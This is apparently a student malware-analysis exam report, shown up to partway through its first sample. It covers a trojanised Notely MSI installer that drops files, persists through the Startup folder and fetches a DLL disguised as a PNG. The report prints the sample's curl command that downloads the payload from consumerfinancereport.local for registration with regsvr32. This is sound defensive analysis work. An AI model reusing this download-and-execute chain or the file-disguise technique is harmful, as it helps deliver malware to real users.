Practical Junior Malware Researcher (PJMR)

Exam Report

Mar 19th , 2024 | PJMR Student

Table of Contents

Table of Contents 2
Executive Summary 5
High-Level Sample Summary 6
Sample 1 - WonderBall 7
Basic Facts 7
High-Level Technical Summary 8
Malware Composition 10
Unzip.vbs: 10
Emergreport.zip: 10
oneWitch.png: 10
Notely.exe: 10
Basic Static Analysis 11
Basic Dynamic Analysis 19
Advanced Static Analysis 29
Advanced Dynamic Analysis 29
Indicators of Compromise 30
Network Indicators 30
Host-based Indicators 31
YARA Rule 34
Sample 2 - SikoMode 35
Basic Facts 35
High-Level Technical Summary 36
Malware Composition 38
Password.txt: 38
Cosmo.jpeg: 38
Basic Static Analysis 39
Basic Dynamic Analysis 42
Advanced Static Analysis 47
Indicators of Compromise 52
Network Indicators 52
Host-based Indicators 53
YARA Rule 54

PJMR Exam Report
Jan 2023
v1.0

This Page Left Intentionally Blank

Executive Summary

The RisottoCorp Malware Research Team (RMRT) submits the following report to document malware analysis details of acquired malware samples from Mar 14th, 2024 to Mar 19st, 2024.

During analysis, RMRT analyzed several concerning malware samples that were present in client corporate networks. The RMRT has documented the technical details of the samples in this report.

The high-level summary of each sample is presented in the table in the following section.

High-Level Sample Summary

The following table presents the high-level summary of each analyzed sample.

Sample Number	Sample Name	RMRT Code Name	Malware Type	sha256 Hash
1	notely-setup-x64.msi	WonderBall	Dropper	1866b0e00325ee8907052386a9286e6ed81695a2eb35d5be318d71d91fbce2db
2	Malware.unknown.exe	SikoMode	Info Stealer	3aca2a08cf296f1845d6171958ef0ffd1c8bdfc3e48bdd34a605cb1f7468213e

Sample 1 - WonderBall


Basic Facts

File Name	SHA256 hash
notely-setup-x64.msi	1866b0e00325ee8907052386a9286e6ed81695a2eb35d5be318d71d91fbce2db
WitchABy.jpg	37BD2DBE0AC7C2363313493B11577FDBA37AF73B3EE56154CDEF0CB8B07B751E

Notely-setup-x64.msi is Microsoft software installed for Notely, which is supposed to be an installer for a popular note-taking app. However, the file hash does not match the one on the Notely main site. It drops three files: notely.exe, unzip.vbs, and emerreport.zip. Each is placed either in the Roaming file location or in the startup folder. Once the user logs in, the unzip.vbs script is triggered to unzip the contents of emerreport.zip and save its contents to the same location. The content is then downloading a PNG file called OneWitch.png from domain called consumerfinancereport.local, the PNG file is actually a DLL file type. This DLL file is then registered with regsvr32 to be shared with applications that need it. In this case, notely.exe will use the OneWitch DLL file for its functionality.

High-Level Technical Summary

Notely-setup-x64.msi consists of two parts: stage 1 dropper and a stage 2 where it executes the malicious dropper with downloaded DLL file.



Notely-setup-x64.msi

Drop three files:

C:\Users\amna\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\unzip.vbs

C:\Users\amna\AppData\Roaming\emergreport.zip

C:\Program Files (x86)\NoCapSoftware\notely-setup-x64\notely.exe

Create a shortcut for notely.exe in the Desktop

notely.exe

Use OneWitch DLL file downloaded from domain consumerfinancereport.local

High level technical summary graph

1- Notely-setup-x64.msi is downloaded either by a malicious website or shared folder.

2- When excuted it download the notely.exe in C:\Program Files (x86)\NoCapSoftware\notely-setup-x64 folder

3- Create a shortcut for notely.exe in desktop.

4- It also drops another files, one in C:\Users\amna\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\unzip.vbs and the other one is C:\Users\amna\AppData\Roamin\Emergreport.zip

5- Once the user logs in again, the unzip.vbs is triggered to be run since it is in the startup folder, then it unzip Emergreport.zip to C:\Users\amna\AppData\Roaming.

6- The unzipped contents which is a notepad with a command line is triggered, the commands are **%windir%\system32\cmd.exe /c call %windir%\system32\curl -s -o %appdata%\oneWitch.png consumerfinancereport.local/blog/index/witchABy.jpg && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && %w**

7- The downloaded DLL is then registered with regsvr32 to be used in applications.

8- When notely.exe is excuted it is then will use the downloaded DLL oneWitch.png

Malware Composition

Notely-setup-x64.msi consists of the following components:

File Name	SHA256 Hash
Notely-setup-x64.msi	1866b0e00325ee8907052386a9286e6ed81695a2eb35d5be318d71d91fbce2db
Unzip.vbs	1b418ec1586ad09f77550bb942c594bb5fb69abf1b046e8e428c95f4b5d01fc3
Emergreport.zip	bcb1a8225cb3ed89661cc8c75000e44b8c5cb563df0e00d5766d1130e7cc6231
oneWitch.png	37BD2DBE0AC7C2363313493B11577FDBA37AF73B3EE56154CDEF0CB8B07B751E
Notely.exe	1e4e1ea2c70ee5634447cf20fdc35a90c7c6d82b5a43f91e613101a05fcbeba7

Notely-setup-x64.msi

The initial msi downloaded that holds the other three files (notely.exe,unzip.vbs and Emergreport.zip)

Unzip.vbs:

A visual basic script that is used to unzip the content of Emergreport.zip during user's login.

Emergreport.zip:

Contains a note file that holds commands to be run and download the DLL used from domain: consumerfinancereport.local/blog/index/witchABy.jpg and save the file to oneWitch.png.

oneWitch.png:

The DLL, downloaded from the domain consumerfinancereport.local, was saved as a PNG file to conceal it, disguising its true nature through obfuscation.

Notely.exe:

The malicious dropper that use the downloaded dropper oneWitch.png.

Basic Static Analysis

File Name	SHA256 hash
notely-setup-x64.msi	1866b0e00325ee8907052386a9286e6ed81695a2eb35d5be318d71d91fbce2db

Since the file type is MSI, we can get useful info from **Strings** output:

```
0000C000  ~2|User's Startup Folder.:USER'S~3|User's Application Data
Folder.:USER'S~4|User's DesktopDesktopFoldernotely-setup-
x64ProductName{6281E7BD-CA90-46E4-AA39-
E47CC0EBBBDA}ProductCode{77190102-CDEB-4BCA-83E6-
0AD39B5049CA}1.0.0ProductVersionNoCapSoftwareManufacturerNoCapSoftware
LLCARPCONTACT1033ProductLanguageNEWERPRODUCTFOUNDSecureCustomProperties
[VSDVERSIONMSG]ERRCA_CANCELNEWERVERSIONNEWERPRODUCTFOUND AND NOT
Installed[VSDUIANDADVERTISED]ERRCA_UIANDADVERTISEDProductState=1FindRelatedP
roductsNOT InstalledLaunc0
```

```
ProductName{6281E7BD-CA90-46E4-AA39-E47CC0EBBBDA}
```


```
ProductCode{77190102-CDEB-4BCA-83E6-0AD39B5049CA}
```

```
ProductVersionNoCapSoftwareManufacturerNoCapSoftware LLC
```

```
0000B800  Folder{B31DBD05-2752-3A9D-9588-
397C2548766C}C__07FB49E986E34F77A587FE1336135B89EMERGR~1.ZIP|Emergre
port.zip_77D723846EB24A58852AABFE167C2217StartupFolder{A8815665-CAE9-
264F-71C8-
695A8585B1D0}C__77D723846EB24A58852AABFE167C2217UNZIP.VBS|unzip.vbs_7
DA1215618B34D02BA9B5645CE7646E4{F2FA55AA-A64F-F08E-0659-
9F7B56A0D559}C__7DA1215618B34D02BA9B5645CE7646E4NOTELY.EXE|notely.exe.:
USER'S~1|User's Programs
MenuProgramMenuFolderSourceDir[ProgramFilesFolder][Manufacturer]\[ProductName]DI
RCA_TARGETDIRTARGETDIR="".:USER'S
```

And we can also get useful info from Opening the file with **Orca**:

Here we found there is custom action names **DIRCA_TRGETDIR**, its source is TARGETDIR and target is [ProgramFileFolder][Manufactor]\[ProductName]




Action	T...	Source	Target
DIRCA_TARGETDIR	307	TARGETDIR	[ProgramFilesFolder][Manufacturer]\[ProductName]
ERRCA_CANCELNEWERVERSION	19		[VSDVERSIONMSG]
ERRCA_UIANDADVERTISED	19		[VSDUIANDADVERTISED]
VSDCA_FolderForm_AllUsers	51	FolderForm_AllUsers	ALL

Orca Output

We can see all the files associated with this msi:

1- Emergreport.zip
2- Unzip.vbs
3- Notely.exe




File	Component	FileName	FileS...	Vers...	Langu...	Attribu...	Seque...
_07FB49E986E34F77A587FE1336135B89	C__07FB49E986E34F77A587FE1336135B89	EMERGR~1.ZIP|Emergreport.zip	934			512	1
_77D723846EB24A58852AABFE167C2217	C__77D723846EB24A58852AABFE167C2217	UNZIP.VBS|unzip.vbs	1020			512	2
_7DA1215618B34D02BA9B5645CE7646E4	C__7DA1215618B34D02BA9B5645CE7646E4	NOTELY.EXE|notely.exe	686575			512	3

Orca output - file

From the property section we know all file details:

- Manufactor: NoCapSoftware
- Product Name: notely-setup.x64



Property	Value
UpgradeCode	{77190102-CDEB-4BCA-83E6-0AD39B5049CA}
ProductName	notely-setup-x64
ProductCode	{6281E7BD-CA90-46E4-AA39-E47CC0EBBBDA}
ProductVersion	1.0.0
Manufacturer	NoCapSoftware
ARPCONTACT	NoCapSoftware LLC
ProductLanguage	1033
SecureCustomProperties	NEWERPRODUCTFOUND
VSDNETRTNAME	.NET Runtime
VSDNETDESKTOPRTNAME	.NET Desktop Runtime
VSDNETCOREDESKTOPRTNAME	.NET Core Desktop Runtime
VSDNETCORERTNAME	.NET Core Runtime
VSDNETCOREMSG	This setup requires the [2] [3] version [1]. Please install the [3] and run this setup again.
VSDNETCOREURLMSG	This setup requires the [2] [3] version [1]. Please install the [3] and run this setup again. The [3] can be obtained from the web. Would you like to do this now?
VSDNETURLMSG	This setup requires the .NET Framework version [1]. Please install the .NET Framework and run this setup again. The .NET Framework can be obtained from the web. Would you like t…
VSDIISMSG	This setup requires Internet Information Server 5.1 or higher. Please install Internet Information Server and run this setup again.
VSDUIANDADVERTISED	This advertised application will not be installed because it might be unsafe. Contact your administrator to change the installation user interface option of the package to basic.
VSDNETMSG	This setup requires the .NET Framework version [1]. Please install the .NET Framework and run this setup again.
VSDINVALIDURLMSG	The specified path '[2]' is unavailable. The Internet Information Server might not be running or the path exists and is redirected to another machine. Please check the status of this virt…
VSDVERSIONMSG	Unable to install because a newer version of this product is already installed.
MaintenanceForm_Action	Repair
FolderForm_AllUsers	ME
FolderForm_AllUsersVisible	1
DefaultUIFont	VsdDefaultUIFont.524F4245_5254_5341_4C45_534153783400
AdminMaintenanceForm_Action	Repair
ErrorDialog	ErrorDialog
SFF_UpFldrBtn	UpFldrBtn
SFF_NewFldrBtn	NewFldrBtn
WelcomeForm_NextArgs	FolderForm
FolderForm_PrevArgs	WelcomeForm
FolderForm_NextArgs	ConfirmInstallForm
ConfirmInstallForm_PrevArgs	FolderForm
AdminWelcomeForm_NextArgs	AdminFolderForm
AdminFolderForm_PrevArgs	AdminWelcomeForm
AdminFolderForm_NextArgs	AdminConfirmInstallForm
AdminConfirmInstallForm_PrevArgs	AdminFolderForm


Orca output – Property

For WitchABy.jpg file:

File Name	SHA256 hash
WitchABy.jpg	37BD2DBE0AC7C2363313493B11577FDBA37AF73B3EE56154CDEF0CB8B07B751E

Using DETECT IT EASY:

The file true type is DLL.



Detect It Easy v3.07 [Windows 10 Version 2009] (x86_64)

File name: C:\Users\amna\Desktop\PMAT-labs-main\labs\X-X.BonusBinaries\Dropper.installer.msi.malz\WitchABy.jpg

File type: PE64

File size: 308.53 KiB

□ Advanced

Scan: Automatic

Endianness: LE

Mode: 64-bit

Architecture: AMD64

Type: DLL


```
PE64
    Compiler: Nim(-)[-]                                      S    ?
    Linker: GNU linker ld (GNU Binutils)(2.34)[DLL64]        S    ?
    Overlay: Binary
```

Detect it easy output

Using PStudio:

The first byte starts with MZ.. indicating that this file is not a jpg file but a PE file instead, and it is using obfuscation method to hide its functionality.


The file type is a DLL, dynamic link library, and exported as nim_dll.dll



property	value
footprint > sha256	37BD2DBE0AC7C2363313493B11577FDBA37AF73B3EE56154CDEF0CB8B07B751E
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00
first-bytes-text	M Z .. .. @ .. ..
file > size	315937 bytes
entropy	5.908
signature	n/a
tooling	MinGW
file-type	dynamic-link-library
cpu	64-bit
subsystem	**console**
file-version	n/a
description	n/a
stamps	
compiler-stamp	Sat Jul 02 16:06:31 2022 | UTC
debug-stamp	n/a
resource-stamp	n/a
import-stamp	n/a
export-stamp	Sat Jul 02 16:06:31 2022 | UTC
names	
file	c:\users\amna\desktop\pmat-labs-main\labs\x-x.bonusbinaries\dropper.installer.msi.malz\witchaby.j...
debug	n/a
export	nim_dll.dll
version	n/a
manifest	n/a
.NET > module	n/a
certificate > program-name	n/a


PE Studio - Summary output

Two libraries are used for this DLL:



library (2)
KERNEL32.dll
msvcrt.dll

The imported functions:



